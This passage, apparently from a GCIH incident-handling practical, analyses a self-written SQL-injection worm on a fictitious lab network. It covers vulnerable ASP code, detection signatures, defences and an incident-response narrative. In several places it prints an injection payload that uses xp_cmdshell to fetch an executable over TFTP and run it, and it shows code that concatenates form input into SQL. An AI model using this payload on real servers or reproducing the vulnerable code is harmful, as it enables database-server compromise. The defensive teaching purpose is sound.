13: oConn.open "dsn=Monkey;uid=blackice;pwd=112233ccbbaa"
14: oRs.activeConnection = oConn
15:
16: sSql = "SELECT product_name, product_description FROM products
WHERE "
17: sSql = sSql & "product_id = '" & Request.Form("itemToSearchFor") &
"'"
18: oRs.open sSql
…
```

Now the SQL statement gets executed by the SQL server. (This is a screen shot from a utility called SQL Profiler. This tool allows an administrator to monitor the different SQL statements issued to a Microsoft SQL Server in real time. It is a kind of SQL-sniffer)


SQL Profiler - [Untitled - 1 ([redacted])]
File Edit View Replay Tools Window Help

```
E TextData                                                                        A N L C R W D C SPID St
  SELECT product_name, product_description FROM products WHERE product_id = ''; EXEC ma...  . . . 0 . 0 . . 53 20
```

```
aster..xp_cmdshell 'tftp -i 192.168.1.4 get e112.exe c:\e112.exe'; EXEC master..xp_cmdshell 'c:\e112.exe';--'
```

Trace is paused
Ln 1, Col 2
Rows: 2
Connections: 1

The worm is then transferred via TFTP to the victim machine. Here is part of a network capture of the TFTP request. According to (PORTS 4), port 69 is the port a tftp server normally listens on.

```
192.168.1.3:1100 -> 10.0.0.4:69 UDP TTL:128 TOS:0x0 ID:5895 IpLen:20
DgmLen:45
Len: 25
00 01 65 31 31 32 2E 65 78 65 00 6F 63 74 65 74   ..e112.exe.octet
00                                                .
```

Here is an excerpt of the tftp logs on the attacker's machines

```
192.168.1.3 C:\Tools\GCIH Practical\E112\debug\e112.exe 18 Nov,
00:45:43 18 Nov, 00:45:46 Finished : Sending
```

Finally a new copy of the worm is spawned.

Signature of the attack:

The worm is fairly easy to detect, as it makes no attempt to hide itself, nor cover its tracks. While the attack is in progress, the worm can be identified in a few manners. For a pattern-matching approach, a network based IDS can look for the following string:

```
      %27%3B+EXEC+master..xp_cmdshell+%27tftp+-
      i+192.168.1.4+get+e112.exe+c%3A%5Ce112.exe%27%3B+EXEC+master..xp_
      cmdshell+%27c%3A%5Ce112.exe%27%3B—
```

Below is a sample snort 1.9.0 signature to alert on e112.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
cmdshell attempt"; flow:to_server,established;
content:"EXEC+master..xp_cmdshell+%27c%3A%5Ce112.exe%27%3B—"; nocase;
classtype:web-application-attack; sid:1061;  rev:5;)
```

A nightly run file/virus scanner can look for the file c:\e112.exe, or it can examine the executable in question for the same string listed for the network based IDS.

If the web server does not log the form data (which is the normal scenario) then the log files would exhibit no symptoms of an attack. Here are excerpts from the log files on the victim machine when the worm was run.

```
192.168.1.4 - - [26/Oct/2002:05:57:49 -0800] "GET /index.asp HTTP/1.0" 
200 608

192.168.1.4 - - [26/Oct/2002:05:57:50 -0800] "POST 
/searchForProduct.asp HTTP/1.0" 200 492
```

Another sign that the E112 worm may be in a network is an outbound tftp session from a webserver. However this type of traffic is not always suspicious and by itself is not a very good indicator.

While detecting the e112 worm may be relatively easy, detecting a SQL-injection attack can be very difficult, primarily because the attack looks very much like normal web traffic. Certain character strings can be watched for, such as xp_cmdshell, but this approach can give false positives, and might still miss many SQL-injection attacks. If the user were to just manipulate data in the database, the use of xp_cmdshell would be unneccessary. Instead of trying to detect SQL-injection attacks, a much more effective approach is to neutralize the problem at the source, in the source code.

How to protect against the attack:

Protecting against E112:

To protect against the worm, there are a few options. In the test network, (or other networks like it) disabling outbound tftp will disable the worm. This is because the worm relies on tftp to transfer itself between servers. This is not always a viable solution, because tftp is required in some networks, and this solution would not fix the SQL-injection hole. The easiest way of disabling tftp (on a host by host basis) is by removing the tftp executable located at c:\windows\system32\tftp.exe or c:\winnt\system32\tftp.exe

Another solution to prevent the worm from working, is to remove/disable the extended stored procedure xp_cmdshell. This would prevent the worm from transferring itself, and spawning a new process. It is advisable to remove all stored procedures, extended stored procedures, databases, and other objects that are unnecessary. This typically includes the default master database, and a slew of dangerous extended stored procedures. Again however this does not fix the SQL-injection hole the worm used to first gain control.

From a code perspective, the developer could have escaped the single quotes (for each single quote, make two single quotes.) The developer could have also flat out rejected any input that was not valid (i.e. If the product id is alpha-numeric only then parse, otherwise reject.)

Protecting against SQL-injection:

SQL-injection attacks can be much more difficult to protect against, than to protect against E112. There are however many different approaches, ranging from using paramterized stored procedures, to the different levels of input validation.

The best way to prevent SQL-injection attacks is to use parameterized stored procedures. This is when a developer uses a stored procedure, but the parameters are passed in with wrappers, rather than in a SQL command. Below is example code that demonstrates how parameterized stored procedures are used.

```
set oConn = Server.CreateObject("ADODB.Connection")
set oCmd = Server.CreateObject("ADODB.Command")
oConn.open "dsn=Monkey;uid=blackice;pwd=112233ccbbaa"
oCmd.activeConnection = oConn
oCmd.commandText = “storedProc_getProductInfo”
oCmd.parameters(1).value = Request.Form(“itemToSearchFor”)
oCmd.execute
```

The downside to this approach is that the SQL queries are “hard coded” into the database. This means that when updating/fixing/changing code there can be two places that require modification. One place is the code in the web pages, and the other place is in the stored procedure in the database.

Another approach a developer can take to protect against SQL-injection is input validation. As stated in Advanced SQL Injection by Chris Anley input validation can be put into 3 categories:

1) Attempt to manipulate the data such that it becomes valid
2) Reject input that is known to be bad
3) Accept only input that is known to be good

(22)

The first category is a fairly common solution, and was mentioned in the section about protecting against E112. This approach requires the developer to do things such as escaping single quotes (replace each single quote with 2 single quotes), or removing SQL commands altogether. Here is some sample code that escapes the user input:

```
sTemp = Replace(Request.Form(“itemToSearchFor”),”’”,”’’”)
sSql = "SELECT product_name, product_description FROM products”
sSql = sSql & “WHERE product_id = '" & sTemp & “’”
```

```
oRs.open sSql
```

As stated in Advanced SQL Injection Attacks:

> "Solution (1) has a number of conceptual problems; first, the developer is not necessarily aware of what constitutes 'bad' data, because new forms of 'bad data' are being discovered all the time. Second, 'massaging' the data can alter its length, which can result in problems as described above. Finally, there is the problem of second-order effects involving the reuse of data already in the system. " (22)

The second category is fairly straight forward. Basically this is where the developer writes code to examine user input for known bad strings. Here is some sample code that removes all of the ;s from user input:

```
sTemp = Replace(Request.From("itemToSearchFor"),";","")
sSql = "SELECT product_name, product_description FROM products"
sSql = sSql & "WHERE product_id = '" & sTemp & "'"
oRs.open sSql
```

The problem associated with this approach is that in some contexts the characters that are to be removed are valid. For instance, in a web based bulletin board application, where users can post and respond to messages, denying a semicolon would be restricting what users can type in their messages.

The third category is also fairly straight forward, and is similar in nature to the second category. Here a developer places code that walks through user input looking at the characters and comparing them against a list of known good characters. If the character isn't found in the known good list, then the entire string is rejected. This is different from the second category because there we were looking for characters that we know to be bad, here we are looking for characters that we know to be good.

Anley states that

> "Probably the best approach from a security point of view is to combine approaches (2) and (3) - allow only good input, and then search that input for known 'bad' data." (22)

Anley also continues to mention that the order in which the filters are applied is important. Take for example the case where a third category filter is applied first (search for known 'bad' data), and then a second category filter (allow only good input). If the user input is:

"d'rop t'able us'ers -'-"

The way the code would work is first it would look for known bad characters or strings. The code would find none because the SQL commands are split up by single quotes. Then the first category filter would come through and remove all of the single quotes. The resulting user input would be:

“drop table users--“

There are 2 tools to help developers, system administrators, and security personnel find SQL-injection holes. The first is called WebScarab, the other tool is called wpoison.

From the WebScarab home page:

“is an enterprise level web application vulnerability scanner written in 100% Java. The tool will be able to automatically spider a web site finding potentially vulnerable web applications and then dynamically build a set of security tests for problems based on potential scenarios it finds. Types of problems will include SQL injection, cross site scripting, cookie poisoning and parameter tampering.”

Since WebScarab is written in Java, it will run on any platform that has a Java Virtual Machine.

From the Wpoison README file:

“What is wpoison ?
Wpoison is a tool primary designed for pen-testers and/or system administrators.
The objective of this tool is to find any potential SQL-Injection vulnerabilities
in dynamic web documents which deals with databases: php, asp, etc..”

Wpoison is written in C, and has been compiled on Linux and FreeBSD.

Part 3 – The Incident Handling Process

Background:
CompanyX is a small software development firm with 1 office. The company has approximately 500 employees and just recently created a Business Continuity division. The main focus of the company is their software products, not business continuity, so our division is rather small. I report directly to the Junior Vice President of Business Continuity, Bob Rekoveritz.

Preparation:
<u>The team</u>: Our incident response team is small, it consists of only me. My job is to handle ALL computer related incidents, including hacker attacks, fires, floods, vermin, etc. While I don’t have a team, I do have a contact list of individuals to

call upon during emergencies, and I try to keep a good rapport with all of them. The key people I have access to are:


Name:	**Duties:**	**Availability:**
Juris Jones	Legal Counsel	24 hour / cell phone
Jane SpeakEasy	Public Relations	As needed / email
Bob Rekoveritz	Jr. VP of Business Continuity	24 hour / cell phone / email
IT Help Desk	Main contact point for IT	24 hour / 800#
Sam Fixit	Main contact for Facilities	24 hour / pager
FBI Field office	Main contact for criminal activities	As needed / office #

Physical security: All business is hosted in 1 building, and every department is located in a different section of the building. The physical security of the building is comparable to other companies of similar size. To begin with, there are guards in the facility 24 hours a day, 365 days a year (including holidays). Everyone is required to wear their company issued photo identification. These badges serve two purposes, first as a form of photo identification, and the badges contain embedded key cards which unlock the doors. Access to various parts of the building is restricted by badge. Visitors and temporary employees are given "recyclable" badges, badges where the pictures can be changed. However the badge is only good for the period of 24 hours and must be re-authorized with the guards' office every day. All accesses and attempted accesses to various badge readers around the building are logged electronically, and kept for 25 years.

Along with the guards and badges, there are also 24 hour surveillance cameras posted strategically outside and inside the building. Some of the cameras are fixed-position cameras, while others are controllable from within the guards' office. The cameras are recorded 24 hours a day, and the tapes are kept for a period of 1 week.

Network layout: Even though the IT group doesn't have the most secure setup, they did make a decent attempt to set up bare minimums. Here is a diagram of the company's network.

Note: To help maintain consistency, and because this is a fictitious network, the IP addresses shown are all from 192.168.1.0/24. The exception is that I have changed the attacker's IP address to be 10.0.0.4 for clarity. The actual executable code contains a SQL-injection string that is hard coded to 192.168.1.4



There is one main connection to the internet, via a T1 provided by the local telephone company. From there, the network is divided into two parts, a DMZ (demilitarized zone) and a secured network. The secured network is broken down into various subnets, and each subnet has its own gateway, which doubles as a firewall. The secured network is a heterogeneous environment of Linux, Microsoft Windows 98, 2000, and XP Professional workstations. The departments located inside the secured network are: research and development, quality assurance, human resources, information technologies, and administration. The secured network also has its own set of 2 DNS servers, which only host information about the hosts on the secured networks, and an email server, for email internal to the secured network.

All of the computers in the secured network have logon banners at the console login, ssh, and secure ftp prompts. Access control lists are maintained by the IT group, and are enforced at the gateway/firewall into each separate subnet. Due to a compromise earlier in the year, only outbound traffic is allowed from the secured network.

The DMZ is also broken down into various subnets, with each subnet having its own gateway which is also the firewall for that subnet. The DMZ is a heterogeneous environment of Microsoft Windows 98, 2000, and XP Professional workstations. The exception to this is the network intrusion detection system, which is a Linux 2.4.2 computer running Snort 1.9.0 with a custom ruleset. The IDS was put in place due to my requests, on the agreement that after 1 month its effectiveness would be evaluated, and would determine how many more IDSs I could add. There is only 1 department located on the DMZ, the sales department. The DMZ also has its own set of DNS servers, which host DNS information for the hosts accessible to the internet. The DMZ also has its own set of email servers for non-sensitive company email.

Access control lists for each subnet are maintained by the IT department, and enforced at the gateway/firewall into each subnet. The DMZ also has banners at the console login, ssh, and secure ftp prompts. Below is the logon banner that appears on the hosts on both the secured network, and the DMZ.

```
This system is for the use of authorized users only.  Individuals using
this computer system without authority, or in excess of their
authority, are subject to having all of their activities on this system
monitored and recorded by systems personnel.  In the course of
monitoring individuals improperly using this system, or in the course
of system maintenance, the activities of authorized users may also be
monitored.  Anyone using this system expressly consents to such
monitoring and is advised that if such monitoring reveals possible
criminal activity or policy violation, system personnel may provide the
evidence of such monitoring to law enforcement or other officials.
```

Here are the relevant network policies:

```
1.1.2 Unless otherwise stated, all policies apply to all hosts,
on all parts of the network, both at local and remote.
…
3.1.2 Location of development: All software development shall be
done on the development subnet of the secured network.
…
4.2.3 TFTP: Due to security risks associated with the tftp
protocol, no computer shall be allowed to run a tftp server or
client unless it is specifically required by the manufacturer.
…
4.2.4 Telnet: Due to security risks associated with telnet
protocol, no computer shall be allowed to run a telnet server or
client unless it is specifically required by the manufacturer.
…
```

```
4.2.6 Services allowed to run: Due to security risks associated
with unnecessary services, the only services allowed to run on
the computers on the network are the ones required to ensure
business operations.
…
4.3.2 File transfers: To ensure the integrity and authenticity of
files transferred across the network, all files transferred
across the network shall be done so by means of secure ftp, or
via compact disk at the console, unless stated otherwise as per
network policy.
```

One thing that is unique about my IDS setup is the alerting system. I have written a PERL script which parse through the IDS logs for (what I deem) any serious events and/or possible incidents. If there are any, the script then sends an SMS message to my cell phone, alerting me, with a brief name of the attack, the date and time, the attacking IP, and the victim IP.

Based off of the network policies, and the recent rise in SQL-injection attacks, I decided that my script would alert me on xp_cmdshell attempts, and any traffic specifically listed as being banned (i.e. TFTP and telnet)

Incident Response Strategy: While there are numerous network policies, there is not a corporate-designed computer incident response strategy. So my first task was to come up with a basic computer incident response strategy. Here is the strategy:

```
1.  Stay calm.
2.  Can you confirm this is an incident? If yes go to step 4.  If no go
to step 3
3.  Log event occurred and was not an incident, go to step DONE.
4.  Notify Immediate Supervisor
5.  Were systems on the secured network affected? If yes go to step 6,
If no go to step 7
6.  Notify development staff on affected machines.  Go to step 7
7.  Was this a major attack? If yes go to step 8.  If no go to step 10.
8.  Does management desire prosecution? If yes go to step 9.  If no go
to step 10.
9.  Contact appropriate law enforcement agency and wait for their
instruction.  Do only as they say.
10.  Contain and/or isolate victim system(s)
11. Perform investigation
12. Is there new evidence for a possible prosecution? If yes go to step
If no go to step 15.
13. Does management desire prosecution? If yes go to step 14.  If no go
to step 15.
14. Contact appropriate law enforcement agency and wait for their
instruction.  Do only as they say.
15. Are clean/safe backups available? If yes go to step 16.  If no go
to step 17.
16. Restore system from clean/safe backups.  Go to step 18
17. Reinstall all software (including operating system) from known good
media.
```

```
18. Does the system have a minimum functionality document? If yes go to
step 19, if no go to step 20
19. Verify system according to minimum functionality document.
20. Incident over
```

Jump Kit: Since I am under the Business Continuity division of the company, they understand the need for a good jump kit. ☺ The contents of my jump kit are:

- Small audio tape recorder
- 5 80gb EIDE hard disks
- 5 120gb SCSI hard disks
- 3 EIDE cables
- 3 SCSI cables
- 1 SCSI terminator
- 100 blank floppy disks
- 1 Sony Mavica FD75 Digital Camera
- 2 2-Way radios, with extra batteries on chargers next to the jump kit
- 2 Rechargeable flashlights
- 1 Non rechargeable flashlight
- 1 10/100 Auto-switching 10 port hub
- 25 Ethernet cables (various lengths, 5 are straight-thru)
- 3 Sets of bootable emergency recovery CDs containing (6 total CDs):
    - The Coroner's Toolkit (Linux)
    - Clean system binaries (Linux/Windows)
- 1 Dual boot laptop
- Windows 2000, latest service packs
- Slackware Linux 7.4, updated daily via an auto-updater
- Contact Phone list
- 50 paper evidence bags
- 65 blank labels
- 2 large rolls of clear packaging tape
- 10 pens
- 10 pencils (mechanical)
- 1 pack of pencil lead (10 count)
- 10 Sharpie markers
- 10 wirebound notebooks
- 20 copies of each incident handling form (100 total)
- 2 CDs with blank copies of all of the incident handling forms

Identification:

It was 10:00 pm on Friday October 25th, 2002 when I received two SMS messages on my cell phone. The first message was:

```
xp_cmdshell:
10/25/02 21:57
10.0.0.4
->
192.168.1.3
```

The second message was:

```
tftp:
10/25/02 21:57
192.168.1.3
->
10.0.0.4
```

These messages were from my script setup to check on my IDS logs every 10 minutes. The first message was alarming at least. The first message indicated that there was a SQL-injection xp_cmdshell attempt from 10.0.0.4 to 192.168.1.3. This was alarming for 2 reasons, first xp_cmdshell is commonly used in SQL-injection attacks, and the second was that 10.0.0.4 was a computer in Germany! I thought about any possible reason for an xp_cmdshell to be sent to the webserver, maybe one of the developers had built in a backdoor for remote updating. This was highly unlikely because there was a specific policy stating that all updating was to be done via secure ftp, or via a CD at the console. The second message stated that there was an outbound tftp session from 192.168.1.3 to 10.0.0.4. Since there is policy against using tftp unless absolutely required, I was not sure why tftp was on 192.168.1.3, or why there was outbound tftp traffic to 10.0.0.4. Referring to my pocket-version incident response diagram, the first step was to stay calm ☺. The next step is to confirm if this is an incident.

Since I only lived 7 minutes from work, I decided to go to the office to perform my initial investigation because at my office I had easier access to all of my tools. As I left my house, I made sure to keep the SMS messages on my phone, so that I could record them later in my notebook.

At 10:10 pm I arrived at work. I grabbed a blank notebook and a pen from my desk drawer, and sat down at my computer console to begin. To avoid future redundancy, every time I say I logged something in my notebook, I also logged the date and time. I first unlocked the screen saver, and checked the logs from my intrusion detection system.

```
cat /var/log/snort/192.168.1.3/alerts
…
10/25-21:57:49.503152  [**] [1:1061:5] WEB-MISC cmdshell attempt [**]
[Classification: Web Application Attack] [Priority: 1] {TCP}
10.0.0.4:3655 -> 192.168.1.3:80

10/25-21:57:49.903391  [**] [1:1444:2] TFTP Get [**] [Classification:
Potentially Bad Traffic] [Priority: 2] {UDP} 192.168.1.3:1100 ->
10.0.0.4:69
```

Sure enough, the text “xp_cmdshell” had gone from 10.0.0.4 to 192.168.1.3, and then there was an outbound tftp session from 192.168.1.3 to 10.0.0.4. I then looked for any other traffic to 10.0.0.4 in the alert log, I didn’t find any. At this point I decided to label this series of events as an incident for multiple reasons. First I knew xp_cmdshell was common for hackers to use in SQL-injection attacks to try and gain control of a web application. Second, the TFTP client residing on 192.168.1.3 was a clear violation of company policy 4.1.3, let alone an outbound TFTP session to an IP address in Germany! I noted reasons in my notebook. Per the incident response flowchart, I called my boss’ (Bob Rekoveritz) cell phone and told him. I opted not to notify our public relations contact, because the alerts indicated only a minor attack. I had not detected any more suspicious traffic, and the computer in question was not a development server, it was a catalog system. However the system being down was potential for a loss of revenue.

Per my boss’ instructions, I was to route all web requests to another server indicating the catalog system was down, determine how widespread the attack was, find the hole exploited, have a developer fix the hole, rebuild the system, install all patches and then put the system back online. There were several reasons for these actions: first the system was not mission critical, however if the catalog system was offline there could be loss of revenue. Second, I had only found 2 suspicious log entries related to this incident, and third an investigation was needed to find the hole, because if we didn’t find and fix the hole, the hacker would be able to come right back in.

Containment:

In order to contain the attack, I had to determine how widespread it was. When law enforcement personnel are determining where the “scene of the crime” is, they start with a large area, and decrease the area as needed, so as not to miss anything important. My intrusion detection system had only alerted me on suspicious traffic for one computer on the subnet, however to be safe, all of the machines on the subnet were suspect until proven otherwise. I would start by examining the known victim, to find any pattern or signature of the attack, and then check all of the other computers on the same subnet to see if they had the same pattern or signature.

When an incident responder is looking through a system to find out how an attack or compromise occurred, one thing they have to keep in mind is the “Order of Evidence Volatility.” Below is a chart of various sources where computer evidence can be collected from. The table is ordered from most volatile to least volatile:

1. Memory (RAM)
2. Swap space


3. Network connections
4. Processes
5. Hard disks
6. Removable media

Items 1 – 4 are lost when a computer is powered down. So if an incident handler wishes to gather evidence from these sources, they must do so before powering down (or unplugging) the victim computer.

The first thing I did was to isolate the known victim from the rest of the network. I unplugged the victim from the network, and reconnected it to a hub that was connected only to a forensic analysis workstation, and another Linux workstation running Ethereal 0.9.7 to monitor for suspicious traffic.

At the console of the victim, I inserted my emergency recovery CD for windows and started up a new copy of cmd.exe from the CD. The victim computer was running Microsoft Windows98. Unfortunately for me, my incident response toolset for Windows98 computers was fairly sparse. So the first thing I did was run a copy of process explorer, a graphical utility from www.sysinternals.com which allows a user to see information about running processes. Some of the pieces of information available to the user about running processes are: lists of open files, registry keys, and dlls.

```
On victim machine:
D:\IR_WIN98>procexp
```


Process Explorer - Sysinternals: www.sysinternals.com
File View Process Handle Options Search Help

```
Process              PID         CPU  Descript...  Priority  Threads
LOADQM.EXE           0xFFFD6BBF  0    Microsoft ...  8       4
mmtask.tsk           0xFFFE861F  0    Multimedi...   8       1
MPREXE.EXE           0xFFFFCFF3  0    WIN32 N...     8       1
MSTASK.EXE           0xFFFE7963  0    Task Sch...    8       3
INETINFO.EXE         0xFFFEB2A7  0    Internet I...  8       9
RPCSS.EXE            0xFFFCA76B  0    Distribute...  8       5
PROCEXP.EXE          0xFFF4232B  3    Sysintern...   13      1
DDHELP.EXE           0xFFF6E81F  0    Microsoft ...  24      2
SQLSERVR.EXE         0xFFFA19CB  0    SQL Serv...    8       18
MSDTCW.EXE           0xFFFD894B  17                  8       14

H..  T...    Name
0... Event   0. sqlserverRecComplete
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\LOG\ERRORLOG
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\MODELLOG.L...
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\TEMPDB.MDF
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\TEMPLOG.LDF
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\MODEL.MDF
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\MASTER.MDF
0... File    0. C:\PROGRA~1\MICROS~1\MSSQL\DATA\MASTLOG.LDF
0... File    0. C:\WINDOWS\TEMPOR~1\CONTENT.IE5\INDEX.DAT
0... File    0. C:\WINDOWS\COOKIES\INDEX.DAT
0... File    0. C:\WINDOWS\HISTORY\HISTORY.IE5\INDEX.DAT

SQLSERVR.EXE pid: FFFA19CB                     Refresh Rate: 1 sec
```

No unusual processes were running. I examined the SQL server process, and the Personal Web Server process to find any suspicious open files. I found none. Referring back to the original snort alerts, I noticed that alert was on a TFTP GET. This implied that the attack transferred a file via TFTP. This file could be stored in ram, on disk, or it may have been deleted, in which case it would be in the slack space.

With this information in mind, I listed all of the files on the C drive, in an attempt to find anything that stuck out as out of the ordinary.

```
On forensic workstation:
[mmurr@code-3]: nc -l -p 6453 > dir.txt

On victim machine:
D:\IR_WIN98>dir c:\ /s /O-D | nc 192.168.1.5 6453

On forensic workstation:
[mmurr@code-3]: less dir.txt
…

 Volume in drive C has no label
 Volume Serial Number is 461E-1500

Directory of C:\

E112     EXE       172,092  10-25-02  9:57p e112.exe
AUTOEXEC BAT            86  10-01-01  5:40p autoexec.bat
INETPUB        <DIR>        10-01-01  5:37p Inetpub
CONFIG   SYS             0  10-01-01  4:21p CONFIG.SYS
NETLOG   TXT        13,880  10-01-01  4:13p NETLOG.TXT
SETUPXLG TXT           433  10-01-01  3:29p SETUPXLG.TXT
CONFIG   DOS             0  10-01-01  3:29p CONFIG.DOS
MYDOCU~1       <DIR>        10-01-01  3:18p My Documents
FRUNLOG  TXT         1,012  10-01-01  2:24p FRUNLOG.TXT
PROGRA~1       <DIR>        10-01-01  1:56p Program Files
WINDOWS        <DIR>        10-01-01  1:56p WINDOWS
COMMAND  COM        93,890  04-23-99 10:22p COMMAND.COM
         9 file(s)        282,365 bytes
…
```

I proceeded to search through the file listing looking for files that were suspicious. I noticed the file c:\e112.exe had a creation date and time that coincided with the attack.

Since the creation time of the e112.exe coincided with the IDS alerts, I decided to examine the contents of e112.exe to see if it played a role in the attack. The first thing I did was extract all of the printable ASCII characters from the file. I did this using the strings utility.

```
On forensic workstation:
[mmurr@code-3]: nc –l –p 6453 > e112.exe.strings.txt

On victim machine:
D:\IR_WIN98>strings c:\e112.exe | nc 192.168.1.5 6453

On forensic workstation:
[mmurr@code-3]: cat e112.exe.strings.txt
…
WSAGetLastError(): %i
Error connecting in sendAndGetRequest()
Error initializing socket in initializeWorm()
%27%3B+EXEC+master..xp_cmdshell+%27tftp+-
i+192.168.1.4+get+e112.exe+c%3A%5Ce112.exe%27%3B+EXEC+master..xp_cmdshe
ll+%27c%3A%5Ce112.exe%27%3B--
Connection: Keep-Alive
User-Agent: Mozilla/4.7 [en] (Win98; U)
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png,
*/*
Accept-Charset: iso-18559-1,*,utf-8
…
```

Near the end of the strings output, I noticed what appeared to be a SQL-injection string.

```
%27%3B+EXEC+master..xp_cmdshell+%27tftp+-
i+192.168.1.4+get+e112.exe+c%3A%5Ce112.exe%27%3B+EXEC+master..xp_cmdshe
ll+%27c%3A%5Ce112.exe%27%3B--
```

